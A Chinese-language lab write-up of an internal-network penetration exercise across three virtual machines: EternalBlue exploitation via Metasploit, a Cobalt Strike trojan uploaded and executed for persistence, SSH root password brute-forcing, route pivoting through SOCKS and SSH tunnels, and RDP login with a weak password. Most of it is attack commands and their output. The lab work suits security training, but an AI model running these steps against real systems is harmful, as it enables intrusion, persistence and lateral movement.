一、环境介绍

1、攻击主机

```
# Kali
    IP：192.168.174.137
```

2、受害主机

```
# Win7
    IP1：192.168.174.141
    IP2：192.168.184.140
```

```
# Centos7
    IP1：192.168.184.142
    IP2：192.168.194.140
```

```
# Winserver 2008
    IP：192.168.194.141
```


二、攻击实验

1、Win7

- 永恒之蓝

1.1、信息收集

```
# 端口扫描
        msf6 > search portscan
        msf6 > use 5
        msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.174.141
        msf6 auxiliary(scanner/portscan/tcp) > set THREADS 40
        msf6 auxiliary(scanner/portscan/tcp) > set TIMEOUT 500
        msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
        msf6 auxiliary(scanner/portscan/tcp) > run
        # 存在135、139、445端口
```



1.2、威胁分析

```
    445端口对应历史漏洞：永恒之蓝ms17_010
```

1.3、漏洞攻击

```
# 漏洞检测
    msf6 auxiliary(scanner/portscan/tcp) > search ms17_010
    msf6 auxiliary(scanner/portscan/tcp) > use 3
    msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.174.141
    msf6 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.174.141:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Pr
ofessional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.174.141:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
# 漏洞利用
    msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
    msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.174.141
    msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```


```
[*] 192.168.174.141:445 - Sending egg to corrupted connection.
[*] 192.168.174.141:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.174.141
[*] Meterpreter session 1 opened (192.168.174.137:4444 → 192.168.174.141:49171 )
 at 2022-05-31 22:45:07 +0800
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-----
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
-----
[+] 192.168.174.141:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-----
```

1.4、权限维持


```
# CobaltStrik 启动
    1、启动服务端
        # cd cobaltstrike4.3
        ./teamserver 192.168.174.137 1234
    2、启动客户端（另起窗口）
        # cd cobaltstrike4.3
        # ./cobaltstrike
```


```
# CobaltStrik 生成木马
    1、点击Attacks -> Packages -> Windows Executable
    2、点击Listener 选择监听服务器
    3、Generate 生成木马
```







```
# MSF 发送并执行木马
    meterpreter > upload /root/shell.exe C:\
    meterpreter > execute -f c:\\shell.exe
```







```
# 成功上线
```




1.5、内网探测

```
# 查看路由
    meterpreter > arp -a
    # 发现存活主机192.168.184.141
```




```
# 新建路由
    msf6 exploit(windows/smb/ms17_010_eternalblue) > route add 192.168.184.141
255.255.255.0 3
```




2、Centos7

- ssh爆破

2.1、信息收集

```
# 端口扫描
    msf6 auxiliary(scanner/ssh/ssh_login) > search portscan
    msf6 auxiliary(scanner/ssh/ssh_login) > use 5
    msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
    msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.184.142
    msf6 auxiliary(scanner/portscan/tcp) > run
    # 存在22端口
```



2.2、威胁分析

```
    22端口对应ssh服务，尝试ssh弱口令爆破
```

2.3、漏洞攻击

```
# 选择爆破模块
    msf6 auxiliary(scanner/portscan/tcp) > search ssh_login
    msf6 auxiliary(scanner/portscan/tcp) > use 0
```

```
# 配置爆破模块并开启攻击
    msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.184.142
    msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
    msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/usr/share/legion/wordlists/ssh-password.txt
    msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 30
    msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
# 爆破成功，切换成交互式Shell
    msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
    python -c 'import pty;pty.spawn("/bin/bash")'
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 5
[*] Starting interaction with 5...

id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfin
ed_t:s0-s0:c0.c1023
python3 -c 'import pty;pty.spam("/bin/bash")'
bash: python3: command not found
python -c 'import pty;pty.spam("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spam'
python -c 'import pty;pty.spawn("/bin/bash")'
[root@master ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfin
ed_t:s0-s0:c0.c1023
```

2.4、内网探测

```
# 查看路由
    [root@master ~]# arp -a
    # 发现存活主机192.168.194.141
```

```
arp -a
bogon (192.168.174.137) at 00:0c:29:e3:6e:2e [ether] on ens34
bogon (192.168.194.141) at 00:0c:29:43:71:4c [ether] on ens33
bogon (192.168.184.140) at 00:0c:29:20:a9:5e [ether] on ens32
bogon (192.168.174.254) at 00:50:56:f8:d7:49 [ether] on ens34
bogon (192.168.174.2) at 00:50:56:fe:29:91 [ether] on ens34
```

```
# 新建路由
    msf6 auxiliary(scanner/ssh/ssh_login) > route add 192.168.194.141
255.255.255.0 5
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > route add 192.168.194.141 5
[*] Route added
msf6 auxiliary(scanner/ssh/ssh_login) > route

IPv4 Active Routing Table
=========================

   Subnet           Netmask          Gateway
   ------           -------          -------
   192.168.184.142  0.0.0.0          Session 4
   192.168.194.141  0.0.0.0          Session 5
```

3、Winserver 2008

- 3389弱口令

3.1、信息收集

```
# 端口扫描
    msf6 auxiliary(scanner/ssh/ssh_login) > search portscan
    msf6 auxiliary(scanner/ssh/ssh_login) > use 5
    msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-10000
    msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.194.141
    msf6 auxiliary(scanner/portscan/tcp) > run
    # 存在22端口
```



3.2、威胁分析

3389端口为Windows远程桌面，尝试Adminitrator配合弱口令登录


3.3、漏洞攻击

```
# 配置主机代理
    1、msf配置socks
        msf6 auxiliary(scanner/ssh/ssh_login) > search socks
        msf6 auxiliary(scanner/ssh/ssh_login) > use 0
        msf6 auxiliary(server/socks_proxy) > run -j
    2、kali配置socks文件中的代理端口
        # vim /etc/proxychains4.conf
            socks5 127.0.0.1 1080
```

```
# 配置主机2ssh隧道代理
    1、kali配置ssh隧道
        # proxychains ssh -qTfnN -D 1081 root@192.168.184.142
    2、kali修改socks文件中的隧道端口
        # vim /etc/proxychains4.conf
            socks5 127.0.0.1 1081
```

```
# 连接主机3
    1、连接并创建共享文件夹，用于传输木马等
    proxychains rdesktop -u Administrator -p QWer1234 192.168.194.141:3389 -r
disk:abc=/root/
```

```
# 连接成功
```


rdesktop - 192.168.194.141
目标主机3
计算机
搜索 计算机
组织
属性
系统属性
卸载或更改程序
映射网络驱动器
打开控制面板
收藏夹
下载
桌面
最近访问的位置
库
视频
图片
文档
音乐
计算机
本地磁盘 (C:)
fzf 上的 abc
网络
硬盘 (1)
本地磁盘 (C:)
29.9 GB 可用，共 39.8 GB
有可移动存储的设备 (1)
DVD 驱动器 (D:)
20220529_110725
0 字节 可用，共 53.3 MB
其他 (1)
fzf 上的 abc
系统文件夹
共享文件夹
本地磁盘 (C:) 已用空间:
总大小: 39.8 GB
本地磁盘
可用空间: 29.9 GB
文件系统: NTFS